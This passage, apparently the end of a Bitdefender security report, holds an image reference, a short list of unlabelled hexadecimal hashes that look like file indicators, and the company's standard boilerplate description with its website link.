
e3ced5d511e21bfe08c1d249798f19c902cbf7b4

edc77e612cbdb19a424d0514a4abd30802237760

f1cb12ca152e937617d082a85637088b77be7927

f3d9a966d054863d371ceb0ad7402d92e97ddb97

fed4edb5098dd9b00a66b6f87981256715dafd27



Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at http://www.bitdefender.com/.